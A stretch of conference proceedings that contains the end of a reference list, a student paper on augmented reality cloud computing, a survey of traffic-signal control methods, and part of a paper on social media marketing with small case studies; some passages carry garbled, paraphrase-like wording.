- O’leary, Z. (2004). *The Essential Guide to Doing Research*. Sage.
- Pelgrum, W. J., & Law, N. W. Y. (2003). *ICT in education around the world: Trends, problems and prospects*. UNESCO: International Institute for Educational Planning.
- Rodgers, R., Hunter, J. E., & Rogers, D. L. (1993). Influence of top management commitment on management program success. *Journal of Applied Psychology*, 78(1), 151–155. <https://doi.org/10.1037/0021-9010.78.1.151>
- Scupola, A., Henten, A., & Nicolajsen, H. W. (2009). E-services: Characteristics, scope and conceptual strengths. *International Journal of E-Services and Mobile Applications (IJESMA)*, 1(3), 1-16.
- Solinthone, P., & Romyantseva, T. (2016). E-Government implementation. *MATEC Web of the conference*, (pp. 79, 01066(2016)). doi:10.1051/mateconf/20167901066.
- Taherdoost, H., Sahibuddin, S., & Jalaliyoon, N. (2014). Features’ evaluation of goods, services and e-services; electronic service characteristics exploration. *Procedia Technology*, 12, 204-211.
- Tolla, S. (2018). Ethiopia Government to achieve the 2030 SDG and The role of ICT(e-Government). ICT, for sustainable development Goals. *A conference paper MCIT, Ethiopia, Addis Ababa*.
- Wagner, E. D. (2005). Enabling mobile learning. *EDUCAUSE review*, 40(3), 41-42.
- Yamane, T. (1967). *Statistics: An Introductory Analysis*. (2nd ed.). New York: Harper and Row.
- Kozma, R. B., & Wagner, D. A. (2005). Core indicators for monitoring and evaluation studies in ICTs for education. *Monitoring and evaluation of ICT in*

education projects, 35.

Kvasnicova, T., Kremenova, L., & Fabus, J. (2016). From an analysis of E-Services definitions and classifications to a proposal of a new E-Service classification. *Procedia Technology*, 19(2016), 1067-1074.

Meyer, J. P., & Allen, N. J. (1984). Testing the "side-bet theory" of organizational commitment: Some methodological considerations. *Journal of applied psychology*, 69(3), 372.

AUGMENTED REALITY CLOUD COMPUTING

Patadiya Jaykin^{#1}, Dr.Mittal Desai^{#2}
Student at master of computer application^{#1},
Assistant professor at CMPICA ^{#2}
Charusat University, India
jaykinpatadiya@gmail.com
mittaldesai.mca@charusat.ac.in

Abstract - This research article looks at the prospects for the use of augmented reality as part of the cloud-based environment. Cloud computing technology enables location-independent computing in which computing resources, software, and data are stored in the cloud. Research into the possibility of using augmented reality with the participation of the components of the cloud-based environment the research objectives are as follows to consider the term augmented reality in order to analyse the experience that augmented reality uses within the environment / system of the cloud. Ability to provide augmented reality through cloud computing



Fig. 1 Example of Snapchat Filters

Keywords— Augmented Reality Cloud Computing, AR Cloud, Cloud Computing

I. INTRODUCTION

Augmented reality technologies have proven to be valuable additions to digital entertainment, information, and the workplace, but solutions that leverage these technologies require processing platforms, which in one-way scenarios often negatively impact performance equation. And today's immersive experiences have been expensive and often task-focused as more realism is introduced and the cost of ownership has slowed mainstream adoption. The cost and complexity of computer systems in all domains often followed a cycle in which early solutions required custom technology and significant resources to overcome less-optimized algorithms, while later services have benefited from the reusable platforms for general use.

Cloud AR brings together significant advancements in interactive cloud computing and networking to deliver high-quality experiences to those who previously looked outside of immersive technologies.

II. What is Augmented Reality?

As the name suggests, augmented reality is a technology that digitally expands reality around a user when viewed on a phone or other digital display device. Examples of AR are various filters offered by social media platforms such as Snapchat or Instagram. Another great example of augmented reality .



Fig. 2 Example of Pokémon Go

III. What is Augmented Reality Cloud?

AWE founder Ori Inbaar coined the term "A permanent digital 3D copy of the real world to enable the exchange of AR experiences between multiple users and devices". It provides data and services that are directly related to the user's physical environment. With AR Cloud, the way in which every object, the history of every place, the background of every person is used, is directly reflected in the thing itself.

IV. Why AR Cloud is needed?

One problem to be solved: How do you achieve the persistence of augmented reality? The answer is AR Cloud

All AR experiences must be persistent in time, space, and across devices. This means that when an AR experience is created in a physical environment, that experience must persist in time and space. Users need to be able to experience the same AR experience at all times. The importance of the AR Cloud is that it can store and organize the information of the physical world for real-

time and visual transmission across any device. The AR cloud will be a 3D copy of the world.

Example:

Imagine you are visiting a new city. You want to explore the surrounding restaurants and try specialties that are unique to the region. You can take your phone and look for ratings and reviews of every restaurant you have in sight, look at every menu and the photos of their dishes, and try to decide which is the best.



Fig. 3 Hotel Review Find with old Technology

But all this work is a bit tedious. Now imagine that you could find all this information digitally layered next to every restaurant you see, in the form of augmented reality. Go there, browse the menu, reserve a table and order before you reach your destination.



Fig. 4 Hotel Review Find with AR Cloud

V. The business benefits of the Augmented Reality Cloud

Here are **six** potential businesses benefits from engaging with customers and employees via the AR cloud:

1. Increased customer engagement and loyalty

The interconnectivity and transparency of non-public information changed by the are cloud can permit enterprises, particularly retailers, to deliver hyper-personalized interactions as a result of the flexibility to analyse IoT data so enable its persistence.

2. Shared experiences at scale:

Like all interactions in the AR cloud, the virtual area overlaps the view of the physical world so that the

technology can detect people's movements in real time. The ability to facilitate shared experiences creates opportunities to participate in commerce, games, and medicine. it also helpful to create new opportunities for your employees to work together.

3. Global Connected Workforce:

Companies are increasingly exploring AR and Virtual Reality (VR) to offer new workplace experiences, such as: B. improving collaboration or hands-free access to data. Typical examples of these workplace experiences are training, design, and field service. AR headsets like Oculus Rift and Microsoft HoloLens connected to the AR cloud could create virtual meeting places and communication platforms that store documents and information so that users can collaborate on business, work as a team, and conduct transactions.

4. Reduced Support Costs:

Many companies use AR to improve maintenance, repair and support processes and to reduce travel and on-site costs for technicians. Repairs and error prevention in certain tasks.

5. Employee transparency and productivity metrics in real time:

Ovum expects that the biggest push around the AR cloud will come from the introduction of AR tools to create more transparency and transparency in all organizations internally. In the coming months, Ovum expects a number of cloud contact center and platform providers to offer RA tools that are targeted at supervisors to monitor performance levels and identify training opportunities.

6. Higher redemption and conversion rates:

The augmented reality cloud offers a unique opportunity to leave the screen and immerse yourself in the physical world. This is especially valuable in retail, where companies can overlay products with specific offers and upsells. In the world of augmented reality, retailers can guide and inform users throughout their shopping journey by offering concierge-like marketing and guided service rarely matched in brick-and-mortar stores. more visibility and transparency in all organizations internally.

VI. Open Challenge

In my opinion, categorizing one of the greatest challenges for augmented reality objects in real time, reading out their properties and transmitting this information immediately is a challenging task for the AR cloud.

For this reason, AR Cloud should have three main characteristics:

1. Scalable and shareable point cloud

2. Instant ubiquitous locator
3. Real-time, multi-user interaction.

VII. Real Time Examples:

The major tech giants are in the running to lead the augmented reality market in the years to come, they may not be the winners, but the start-ups, according to an article published by Forbes, are the most promising start-ups in AR Clouds scene.

1. Microsoft joins Metaverse Race and announces Mesh for teams with 3D avatars

Microsoft Teams is getting 3-D digital avatars and environments at the platform as a part of the tech giant's push closer to to go into the metaverse.

As hybrid paintings is occurring across the globe, Mesh for Microsoft Teams will permit humans in unique places be part of collaborative and shared holographic reports with productiveness gear of the video-calling application.




Fig. 5 Microsoft Teams with 3d avatar

The 3-d avatars, however, can be greater interactive. Microsoft will use synthetic intelligence to pay attention for your voice and animate your avatar in a manner that suggests you talking the precise words. You may also be capable of enhance your arms thru your avatar while you press the enhance hand button all through a video call.

With Mesh, Microsoft wants to create a metaverse that wants to be better and more complete than the one that Meta, the parent company of Facebook, is developing, which would mean more accessibility and freedom for the users so that Microsoft's avatars won't be binary, that is, everyone. They can choose how they want to represent who they are. The company is also working on translation and transcription tools for mesh-powered meetings, where anyone can participate in an ongoing process in their own language.




Fig. 6 metaverse

In Microsoft’s view, one aspect of the metaverse is “the culmination of the intelligent cloud and intelligent edge”

2. 6D.ai

According to Matt Miesnieks, CEO of 6D.ai, his initial efforts were focused on preparing a kind of AR Waze, this technology should be able to apply the most important



properties of AR Cloud: persistence, response to occlusion, shared with a multiplayer Adventure. on a cross platform.

Thanks to this approach, 6D would like to develop an application that is able to create a global map of everything that exists in cities.




Fig. 7 Ar cloud start up 6di

6D works as an AR platform that offers developers a 3D mesh through the 6D SDK (Software Development Kit), which specializes in creating applications on a global scale.

3. Blippar

Blippar is a start-up centered on augmented truth and synthetic intelligence. According to Omar Tayeb, one of the founders of Blippar, his intention is to increase a laptop imaginative and prescient able to information the context wherein items are found, as opposed to certainly labelling

Fig. 8 Blippar example

In addition, Blippar is pushing to enhance the ever-present localizer on the spotaneous thru AR City. This generation primarily based totally on laptop imaginative and prescient is two times as unique as a GPS.

First, AR City detects the precise role of the items at city-scale. After this, AR City superimposes digital content material on them thru the Urban Visual Positioning System.

You can down load the Blippar unfastened app to revel in a number of its generation for yourself.

VIII. Conclusion

Augmented reality applications will see explosive growth in the local area, and numerous daily applications will add AR capabilities to adorn the pleasure of their users. AR cloud technology will drive many of these use cases and leverage the user in the next generation of applications. The cloud will also make it easier for users to access and interact with various components of the Metaverse. The development will have a huge impact on the digital world and enable the next wave of public and private platforms and applications.

As we can see, the next great technological revolution is imminent and is called AR Cloud. What we need to think about is the ethics that the RA will govern to protect user privacy. The imminent integration of AR and AI into our lives will further test our ability to preserve human interaction and perceive the world without technological filters.

IX. References

1. Elsevier B. V., Procedia Computer Science, 2018, Volume-131, Page no.- 108-115
2. Shaan Ray, Emerging Technology Blog ,Published in Lansaar , May 31, Available: <https://medium.com/lansaar/ar-cloud-what-is-an-augmented-reality-cloud-and-why-does-it-matter-e680ac829959>
3. Mila D'antonio , The Business Benefit of the AR Cloud Jul 17, 2019, Available: <https://www.linkedin.com/pulse/business-benefits-ar-cloud-mila-d-antonio>
4. Bmcblogs – Multi Cloud blog, Muhammad Raza April 29, 2021, Available: <https://www.bmc.com/blogs/augmented-reality-cloud/#>
5. <https://www.techrolling.com/whats-ar-cloud-the-augmented-reality-cloud-explained/>
6. by tommy palladino, 09/28/2019 3:43 AM , Available: <https://next.reality.news/news/market-reality-facebook-confirms-smartglasses-ar-cloud-platform-as-unity-expands-its-ar-capabilities-0207635/>

7. Skarredghost March 28, 2021 Available: <https://skarredghost.com/2021/03/28/open-ar-cloud-pros/>

Comparison of Multiobjective methods of signalized single interaction point

Rahul Vaghela¹, Dr Kamini Solanki², Dr Priya Swaminarayan³, Dr Rajan Patel⁴, Parita Shah⁵

^{1,5} *Research Scholar, Parul University, Vadodara, India*

^{1,5} *Assistant Professor, Gandhinagar Institute of Technology, Gandhinagar 382721, India*

² *Assistant Professor, Parul computer application, Parul University, Vadodara, India*

³ *Director, Parul computer application, Parul University, Vadodara, India*

⁴ *Professor, Gandhinagar Institute of Technology, Gandhinagar 382721, India*

ravaghela83@gmail.com

kamini.solanki@paruluniversity.ac.in

priya.swaminarayan@paruluniversity.ac.in

rgpce21@gmail.com

Parita.shah@git.org.in

Abstract—The paper compares the novel and efficient methods of handling city traffic through the identical input. The rapid growth of vehicles and the process of urbanization has increased many traffic related issues in cities. The traffic control and management are considering a hot topic due to its severe effects on environment, health of the people and fuel wastage due to long wait and congestions. [2]. The existing traffics signaling system follows fix timings in traffic signals and because of that sometime without traffic there may be long waiting time, however on other side, there may be short duration when long vehicle queues are present that will create long congestion chains in peak hours . The main issues to be considered are that the people feel that their time is not respected which could result in disobey of traffic rules, ineffective way of handling traffic turn out be a big traffic congestion, Due to such long wait and hassle, there are heavy noise pollution, environment pollution and wasting of very important and limited natural resource in terms of fuels. Sometimes, It also create situations which require more police persons to defend and control scenarios as it is consequences of ineffective or less prediction or rather no prediction for the timings of traffic lights. It has observed around 4, 80,652 road accidents in the year of 2016 and 4, 64,910 in 2017 in India. At the same time, the personal died in road crashes is 1,47,913 in 2017 and 1,50,785 in the year of 2016 in India[9]

Keywords— Traffic, Signals, Neural Network, Fog Computing, cloud computing

I. INTRODUCTION

The existing traffics signalling system follows fix timings in traffic signals and because of that sometime without traffic there may be long waiting time, however on other side, there may be short duration when long vehicle queues are present that will create long congestion chains in peak hours . The main issues to be considered are that the people feel that their time is not respected which could result in disobey of traffic rules, ineffective way of handling traffic turn out be a big traffic congestion, The current traffic signal systems are based on magnetic loop detectors. It also collect very limited traffic information through infrared and radar sensors kept on the side of the road. Inductive looping techniques are cost effective however it also provides higher failures and not suitable when heavy traffic is concerned. [3]

1.1 Three layer system for Traffic control

Huang, C., et al. [8] had proposed the architecture comprises of three layers. The first layer is of cyber physical layer which can be referred as video surveillance, inductive looping etc. it actually collects all traffic related data of specific intersection. The fog computing layer is actually local server based element which collects all raw information of local intersection and process that information to decide in real time about the traffic

control timings and also try to resolve dynamically any issues of congestion, emergency vehicles or any accident incident. The third layer of cloud computing that will collect and process all individual intersection information and map them in efficient way to maintain overall traffic of the city. As sensors are equip with low bandwidth and low energy supplies. It ends up with poor communication channel with cloud. Cloud is very popular platform to store and process large amount of data without any overhead of system or hardware. On the top of that, it provides global accessibility. During the transfer of data, it encrypts all data and so it also ensures the security of data. The fog computing extends the cloud computing to the edge of the network. Fogs resemble the services of cloud and store, process and give services to end users. The difference between cloud and fog computing is that the fog computing is working at local level and give mobility to end users. Defining fog: “A fog computing is an event in which a large number of different devices (wireless and sometimes independent) are everywhere and with various capabilities communicate and may work with them and the network to perform storage operations and configurations without third party intervention. This functions can be support for basic network functions or new services and applications operating in a cloud environment. Using Video Surveillance Method

Srinivasa babu., et al. [10] has stated method based on video surveillance, a byproduct of video technology and computer vision, is gaining more importance as a visual investigation tool. It is one of the oldest and the most widespread security technologies of 21st century that enables embedded image capturing from video data for abnormality detection.

There are three behavior recognizing way

1. Manual Video Examination by humans
2. Semi-automatic comprises of few procedures for detecting anomalies, however noticed and transferred by Expert humans
3. Fully automatic, all are done through systems and no human intervention

Density Estimation Approach:

1. Formulating the Region of Interest (ROI)
2. Classification of pixels (foreground and

background)

3. Vehicle detections using gradient based matching method, generating object edge template and model edge template though gradient of edges using prewit mask of 3 *3, matching done though amplitude and directions.
4. Calculating traffic parameters




Fig. 1. General Video Surveillance System [8]

The author also describe the model that will be used to trigger the next level notification if the user enters or leaves the marked geographic location area electronically which is popularly known as Geofencing. The concept will generate notification if users have any direct influence with marked area or it can also been trigger based on time duration. The concept of geofencing can be utilized to realize the traffic density in marked area and also to recognize any vehicle lies outside of the marked area.

II. Traffic control method based on ANN




Fig.2. CNN model traffic detection [5]

ANN mimics the function of biological neurons in the brain and connections between them. The ANN simulates the way in which the brain processes data. For the update of the weights of neurons, the ANN learns and memorizes training data, discovers patterns or characteristics. ANN is a growing CI technology. Various types of networks have been developed, such as single-layer networks, multi-layer networks, self-structured networks, and recurring networks. ANN has also been successfully used in many fields: model sorting, robotics, prediction, ANN-based control is one of the most effective methods. Uncertainty, the system is indirect and at different times [4].

The application of ANN in TSC is also bearing fruit. Spall and Chin [5] used the current ANN controller of an adaptive traffic control system (S-TRAC) to produce the best warning time (minute by minute), automatically adapting to long-term system changes (months to months). As an ANN teaching expression, often used as the subconscious mind, which means human knowledge, to develop a new type of CI called neuro-diffuse or diffuse NN. Shen and Kong [6] suggest. A traffic coordination mechanism with bus priority i.e. delayed NN spread has been adopted to enforce the Traffic Control rules. The description indicates that the procedure was performed well in all screening cases. Even in emergency situations, the increase was still 14.79% to 18.11% of the mean time delay (ADT) and 11.79% to 14.21% of the mean travel time (ATT), compared to the remote time control method. Bus showed an increase of 30.76% to 45.01% in ADT and from 16.40% to 17.17% in ATT [6]. The same technique was also adopted by Choy and Srinivasan [7] local real-time signaling managers who were able to pursue online learning. Bingham designed a simple two-phase cross-sectional control system designed by NN and constructed by additional NN criteria to improve control, providing the basic RL concept in TSC.

III. Taxonomy of Traffic control system




Fig.3. Types of Traffic Control System [11]

“Semi-actuated control might likewise be suitable for confined convergences with a low-speed real street and lighter junction volume.”

“Fully-actuated control had likewise been utilized at the crossing point of two arterials to improve green time distribution in a discriminating convergence control strategy”

“SCOOT was nothing but Split Cycle Offset Optimization Technique. SCOOT is maybe the most broadly utilized adaptive traffic control systems with more than 200 implementations all through the world. SCOOT has three improvement modes: Split Optimizer, Offset Optimizer, and Cycle Time Optimizer. The computational vehicle has been criticized for criticism and has stopped on each connection and measures the execution of the frame of the action taken into consideration.”

“SCATS were Sydney Coordinated Adaptive Traffic signals. SCATS are presumably the most exceptional and generally adaptive traffic control system. SCATS were created by the Roads and Traffic Authority of New South Wales, Australia. The SCATS were planned with three control levels: central, regional and local. For each convergence, SCATS conveyed processes between a regional computer at the activity operations focus and the field controller. The central level was worked by the focal framework that corresponds with option levels

inside the progression, basically for recognition capacities.”

“RHODES was a real-time traffic adaptive control system with a various levelled structure. RHODES will take information from varying sorts of locators or detectors and, bolstered what future traffic conditions are anticipated, create upgraded signal control plans.”

“The ACS Light framework provides a low effort traffic control framework that works continuously with small and medium-sized groups, altering and facilitating signal timing to neglect to change the traffic model.”

“OPAC was discovered in 1970's. OPAC is only Optimized Policies for Adaptive Control. It was a real time and distributed traffic control methodology.”

“. The Insync framework has divided into two streamlining method, they are nearby enhancement and Global improvement.”

IV. Conclusion

The paper has covered four different method or approach to provide the better traffic handling mechanism. It provides dedicated way to measure density of traffic and utilize in stringent way to design traffic signals. The three layer approach divide complexity in three part and take it in a way that will provide better way to handle single interaction as well as other signalling point. The another approach of video surveillance collect valuable input, in the form of traffic and process it to fetch traffic counts that will help to provide dynamicity to the signalling point. The Neural network based approach will use traffic data and process them to fetch knowledge which will be utilized to create fuzzy based controls of said intersections. As mentioned above, there are various comparisons and work done in the area of actuated or adaptive signalling system but the researcher finds still the scope of intelligent method that help to optimize the cycle time, split time and offset optimizing based on local traffic conditions and also the kind traffic encountered. The searching also studies the strong requirement of dealing with countries having more two wheelers and other heterogeneity needs attention and proper dealing to provide safety and efficient management of traffic. “It is observed that most of the adaptive traffic control algorithms popular in countries with homogeneous traffic perform sub-optimally in

heterogeneous non-lane-following traffic conditions owing to the inaccuracies in predicting demand, sub-optimal solutions, and time-consuming computation. The determination of demand based on discharge headway has also contributed to inaccuracies in demand estimation.”

ACKNOWLEDGMENT

We would like to express our gratitude towards Faculty of IT and Computer Science, Parul University and Gandhinagar Institute of Technology for support and Dr. Priya Swaminaryan (Director, FITCS), Dr kamini Solanki (Asso,Prof., FITCS) and Dr. H. N. Shah (Director, GIT) for constant guidance and encouragement.

References

- [1] Chaogang T., Xianglin W., Jin L., Application of sensor-cloud systems: smart traffic control., Springer Nature Switzerland AG 2018 G. Wang et al. (Eds.): SpaCCS 2018, LNCS 11342, pp. 192–202, 2018.https://doi.org/10.1007/978-3-030-05345-1_16
- [2] Garzon S, Deva B., : Geofencing 2.0: Taking Location based Notification to the next Level, ACM 978-1-4503-2968-2/14/09...\$15.00.<http://dx.doi.org/10.1145/2632048.2636093>
- [3] Wang, T., Zeng, J., Lai, Y., Tian, H., Chen, Y.: Data collection from WSNs to the cloud based on mobile Fog elements. *Fut. Gener. Comput. Syst.* (2017).<https://doi.org/10.1016/j.future.2017.07.031>
- [4] Jiyong Chung and Keemin Sohn: Image-Based Learning to Measure Traffic Density Using Deep Convolutional Neural Network, *IEEE on ITS* (2017).
- [5] Zhao, B., Zhang, C., Zhang, L.: Real-Time Traffic Light Scheduling Algorithm Based on Genetic Algorithm and Machine Learning (2015)
- [6] Behrisch, M., Bieker, L., Erdmann, J., Krajzewicz, D.: Sumo-simulation of urban mobility: an overview. In: *Simul (simul 2011)*, pp. 63–68 (2011)
- [7] Maslekar, N., Boussedjra, M., Mouzna, J., Labiod, H.: Vanet based adaptive traffic signal control. In: *Vehicular Technology Conference*, pp. 1–5 (2011)

- [8] Huang, C., Lu, R., Choo, K.K.R.: Vehicular fog computing: architecture, use case, security and forensic challenges. IEEE Commun. Mag. 55(11), 105–111 (2017)
- [9] India way behind 2020 target, road accidents still killover:<http://timesofindia.indiatimes.com/article/show/65765549>.

Impact of Social Media Marketing on Business Profitability

*Ms. Kavita Saini, Research Scholar,
Chandigarh University Dr. Hardeep Kaur,
Professor, Chandigarh University*

Abstract— In the era of digitalization, it's hard to imagine any webpage without any advertisement or social media links like YouTube and Facebook. The top priority of such types of companies is to do viral marketing which exclusively means their presence on social media platforms. Companies use social media strategies to improve their client relationships by improving their marketing strategies. This paper studies how social media can help companies to frame new marketing strategies to improve company profitability.

Keywords— social media, Customer, Business Performance

Philip Kotler defined marketing “as the process of maximising returns to shareholders by developing relationships with valued customers and creating a competitive advantage”. Before this digital era, marketing was done through traditional ways like pamphlets, billboards, flyers, radio ads, tv ads, prints advertisements, newspapers ads etc. Traditional marketing was considered to be the best marketing until the digital marketing came into our lives. Online marketing is the element of marketing that uses cyberspace, mobiles, search engines, social media platforms and other web channels and platforms to promote their products and services. Several forms of online marketing include social media marketing, search engine optimization, affiliate marketing, social media marketing, email marketing, content marketing, influencer marketing, viral marketing, email marketing, mobile phone marketing.

It is difficult for marketing managers and strategists to survive in the era of empowered customers where they can easily make comparisons of the products and select the best and cheapest product. Thus, at that time, social media engagement is the most pivotal strategy for marketing. It also empowered the companies to create brand building and motivate the customers. Social media helps in building stronger and new relationships with customers and provides ample opportunities to create customer value. It also helps in improving business competitive positions which will attract potential customers.

Literature Review

According to porter (2001), the market dynamics has changed by the social media and internet platforms, it also increased the power of consumers and increased the competition in the market (Urban,2005). Albors, Ramos & Hermos ,2008 investigated that the social media and internet changed the user habits in new ways to the consumers for selecting, purchasing, evaluating goods and services. Thomas, 2007 said that these developments influence marketers to how to develop effective marketing practices in terms of strategies by presenting sellers with new choices and challenges. Social media allow customers to be more educated and helped marketers in developing new strategies for searching, choosing, evaluating and purchasing products and services (Albros et.al., 2008). Present research shows new trends of consumer behavioural rooted through usage of social media. For instance, the customised products demand (Kera and Kayank, 1997) and the actively participation of customers in the development process of product are increasing (Eikelman et al ,2008; Drury 2008; Kim and Bae, 2008; Parise and Guinan ,2008; Piller and Walcher,2006; Prahlad and Ramaswamy, 2004;) Some experts and scholars agreed that many of the long-standing marketing beliefs are losing ground although the famous approaches in the 60s and 70s are not as much effective (Court, 2007; Constantinides,2006; Brodie ,2001; Coviello and Chaffey et. al., 2000; Bakos,1998; Sheth and Sisodia, 1995; Brady and Davis, 1993). Media bang, market globalisation and the development of new era of communication and information technologies - the internet is being the most important of them. It changes the rules and aspects of marketing by fading the business competing position (porter, 2001) whereas giving new opportunities and empowering the customers (Wind and Mahajan,1997; Christopher, 1989; Rha et al, 2002; Bush, 2004; Urban, 2005). New marketing orientation has gained new thrust in the light of changes of old marketing arguments. The new demand is to develop a consensus to redefine the marketing strategies. (Thomas, 2007; Heaton ,2006; Constantinides ,2006). Earlier, researchers have contended for a linked focussed marketing as another

marketing approach (Gummesson, 2008; Kumar, 2004; Gronroos, 1995; Gronroos, 1994) while others advised a customer focussed new model on the basis of engagement, co formation, support, and tendency to provide aid to the consumers alternately control them (Deighton and Konrfield, 2009; Urban, 2005; Ramaswamy and Prahlad, 2004; Katz and Von Hippel, 2002).

marketing for it through social media which have shown how online social media increased sales for an online brand by 714%. Figures and detailed data are mentioned below for better understanding.

Process of Developing a Social Media Strategy

Social media helps the company to achieve its goals either through its presence or sales or goodwill building. A good strategy helps in achieving and accomplishing these goals. There is a process to achieve the numbers through social media which outlined are mentioned and discussed below:

1. Research of Customers and Competitors

In this stage competitor analysis is done. To know how competitors are working. What are its strengths and weaknesses? What is their social presence through which platform all research needs to be done to formulate the strategy?

2. Development of ads and growth strategy

After doing the research on the market and competitors. a marketing strategy is formulated on the basis of many available factors like audience, goals, budget, resources available etc.

3. Ad strategy Implementation

In this step the execution started where the ad strategy was implemented and the campaign started. Whether the ad is reaching and striking the potential customer is identified in this stage through various software. Customer buying behaviour is measured with number of sales to know the exact effect of the strategy used to promote product at social media.

4. Measurement and Reporting

Properly tracking of ad campaigns are measured through proper systems which can easily show the effects of strategy. numbers and figures are used to measure and report the effects of ad campaigns. optimization of results can also be done after this to know better a strategy can be implemented to get more results to improve the campaign or increase the campaign further to increase the sales.

Example: A case study of 2018, ecommerce candle company **NIDHI** which sells pure cowghee wicks for puja and meditation. LYFE marketing co. done online

Period: October 1st 2016 – November 1st 2016 (2 months)

Advertisement reached: 63884

Clicks: 2745

Per click cost: \$.19

Click through rate: 2.32%

Cost per purchase/sale: \$3.42

Purchase conversion value:

\$1,557.50 (revenue generated from ad campaign)

Through **facebook's pixel** and advance tracking all necessary data was collected for revenue and cost per sale. A social media marketing strategy was formed after deeply understanding of the product, what would be the target audience and how the audience would be covered in less time in an effective ad campaign through the process to increase the sales of the product. Hence by tracking numbers it was easy to know the impact of the marketing strategy which has shown the increase number of sales through the social media ad campaign. Hence social media helps businesses to reach the target audience easily, establishing brand and increase the sales. Social media has countless benefits. Different platforms are used by marketers to promote their products and services. Platforms like Facebook, twitter, Instagram, LinkedIn are commonly used and discussed below:

Twitter: A widely known social network which allows a user to interact with short messages and post them known as tweets. Users can post, like, retweet and comment. On Twitter platform you can promote your product and services, by providing links on your articles, journals, news and blog stories. It helps in reaching a large number of people by tweets and retweets. It also helps in viewing the content of experts and competitors of your field. For example- Calvin Klein brand has a moderate follower on twitter but after advertising its products by linking them with celebrities increased their followers on social media. Hence their mix advertising and sales strategy increased their brand value and sales.

Facebook: A well-known social networking website which allows a user to register, create profiles, send messages, upload videos and photos to be in connect with family, colleagues and friends. Users can also create business, brands and services pages. It allows companies to promote their products and services through Facebook pages. Hence it helps companies to

improve their presence on social media. Example: Dance India dance is the famous dancing reality show and marketing heads wanted to promote the new season through social media. They wanted to engage people through online platforms to promote their show till the season last. So, a DID Facebook page created and uploaded videos of DID sets. Live tweets from the sets were also uploaded. There was a massive increase in the number of comments and likes on their Facebook page after two months. Below mentioned are the stats of dance India dance Facebook fan page before and after socialmedia impact are:

	Before	After
Likes:	16	3061
Comments:	22	1128

LinkedIn: It is a website designed for professionals, business communities, managers etc for social networking.it allows registered members to connect and build networks with the people they trust professionally. So, business professionals can easily connect and promote their brands through them. Example: Black Rock financial investment company generated \$17-18 million revenue through LinkedIn. It is derived through investment advice shared on LinkedInpages.

